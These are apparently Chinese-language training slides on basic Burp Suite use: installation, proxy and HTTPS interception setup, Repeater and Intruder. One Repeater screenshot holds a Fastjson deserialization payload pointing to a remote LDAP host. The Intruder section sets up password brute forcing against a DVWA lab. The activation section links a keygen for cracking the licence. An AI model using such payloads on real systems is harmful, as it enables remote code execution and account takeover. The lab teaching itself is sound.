

Burp Suite基本使用

无涯老师

- 1、Burp 下载和激活
- 2、Burp Suite代理配置
- 3、Burp Suite拦截HTTPS
- 4、Burp Repeater抓包与改包
- 5、Burp Intruder爆破密码

01

Burp 下载和激活

1、Burp 程序——建议使用jar包，更方便激活

<https://portswigger.net/burp/releases>

2、JDK——推荐11版本/解压

<https://repo.huaweicloud.com/java/jdk/>

3、激活jar包、汉化jar包——github

<https://github.com/h3110w0r1d-y/BurpLoaderKeygen/releases>

《31-Win10配置JDK8, 启动BP.pdf》



《32-Win10配置JDK11, 启动BP.pdf》 (推荐)

JDK8环境变量配置

变量	值
JAVA_HOME	JDK解压的根路径, 比如 E:\jdk-11.0.11
PATH	%JAVA_HOME%\jre\bin;%JAVA_HOME%\bin
classpath	%JAVA_HOME%\jre\bin%;JAVA_HOME%\bin

JDK11环境变量配置

变量	值
JAVA_HOME	JDK解压的根路径，比如 E:\jdk-11.0.11
PATH	%JAVA_HOME%\bin



命令行方式启动

创建burp_start.bat, 内容:

```
@echo off  
cmd /k "java -jar BurpLoaderKeygen.jar"
```


按步骤来，注意：

- 1、勾选Auto Run
- 2、勾选Ignore Update

```
set ws=WScript.CreateObject("WScript.Shell")  
ws.Run "burp_start.bat",0
```

burp_cn_start.bat

@echo off

cmd /k "java -jar BurpLoaderKeygen**Cn**.jar"


其他配置

字体大小
汉字乱码

02

Burp Suite代理配置


网络代理



网络代理的作用

- 突破IP限制
- 隐藏IP
- 加速访问
-

浏览器代理设置



拦截HTTP(S)请求，并对请求和响应进行处理和利用

浏览器代理设置（火狐）



FoxyProxy Standard 推荐

FoxyProxy是一个高级的代理管理工具，它完全替代了Firefox有限的代理功能。它提供比SwitchProxy、ProxyButton、QuickProxy、xyzproxy、ProxyTex、TorButton等等更多的功能。

★★★★★ Eric H. Jung

代理 IP 地址或 DNS 名称 ★

127.0.0.1

端口 ★

8080

Dashboard

Target

Proxy

Intercept

HTTP history

WebSockets history

Options

?

Proxy Listeners

⚙

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to

Add

Edit

Remove

Running	Interface	Invisible	Redirect	Ce
<input checked="" type="checkbox"/>	127.0.0.1:8080			Per-host

Intercept

操作	描述
Forward	放行本次拦截的包，发送到服务器
Drop	丢弃本次拦截的包
on/off	拦截开关
Action	对数据的操作
Open in Browser	打开内置浏览器

注意：

- 1、BP内置浏览器不需要配置代理，自动拦截所有的请求。
- 2、默认不拦截响应，需要右键设置

03

Burp Suite拦截HTTPS

安全警告



有软件正在阻止 Firefox 安全地连接至此网站

news.sina.com.cn 很像是一个安全（连接加密）的网站，但我们未能与它建立安全连接。这个问题是由 **PortSwigger CA** 所造成，它是您的计算机或您所在网络中的软件。


您可以做什么？

- 如果您的防病毒软件包含扫描加密连接的功能（名称通常为“Web 扫描”或“HTTPS 扫描”），您应考虑禁用该功能。若上述操作无效，您可以尝试卸载并重新安装该防病毒软件。
- 如果您在使用公司网络，可以联系您的 IT 部门以寻求帮助。
- 如果您并不熟悉 **PortSwigger CA**，这可能是一起攻击，您不应该继续访问该网站。


[详细了解...](#)

返回上一页（推荐）

高级...




导出证书



- 1、导出.der
- 2、或者开启代理的情况下，http://burp获得证书

浏览器导入证书 (火狐)



04 Burp Repeater抓包与改包

Repeater

Repeater

Decoder

Comparer

Logger

Extender

Project options

1 × ...

Send

Cancel

< ▾

> ▾

INSPECTOR

Request

PrettyRawHex↕\n≡

1 POST / HTTP/1.1
2 Host: 192.168.142.128:8090
3 Connection: keep-alive
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/json
10 Content-Length: 268
11
12 {
13 "a":{
14 "@type":"java.lang.Class",
15 "val":"com.sun.rowset.JdbcRowSetImpl"
16 },
17 "b":{
18 "@type":"com.sun.rowset.JdbcRowSetImpl",
19 "dataSourceName":"ldap://192.168.142.128:9473/ExpFast",
20 "autoCommit":true
21 }
22 }

Response

PrettyRawHexRender↕\n≡

05

Burp Intruder爆破密码

Intruder

Intruder	Dashboard	Target	Proxy
1 ×	2 ×	...	
Positions	Payloads	Resource Pool	Options
? Choose an attack type			
Attack type: <input type="text" value="Sniper"/>			
? Payload Positions			
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.			
<div>Target: <input type="text" value="http://localhost"/> <input checked="" type="checkbox"/> Update Host header</div>			
<pre>1 GET /dvwa/vulnerabilities/brute/?username=admin&password=\$1\$&Login=Login HTTP/1.1 2 Host: localhost 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://localhost/dvwa/vulnerabilities/brute/ 9 Cookie: security=low; PHPSESSID=d56jcco6b3bagm9576jcfulqg7 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1</pre>			

Thank you for watching

无涯老师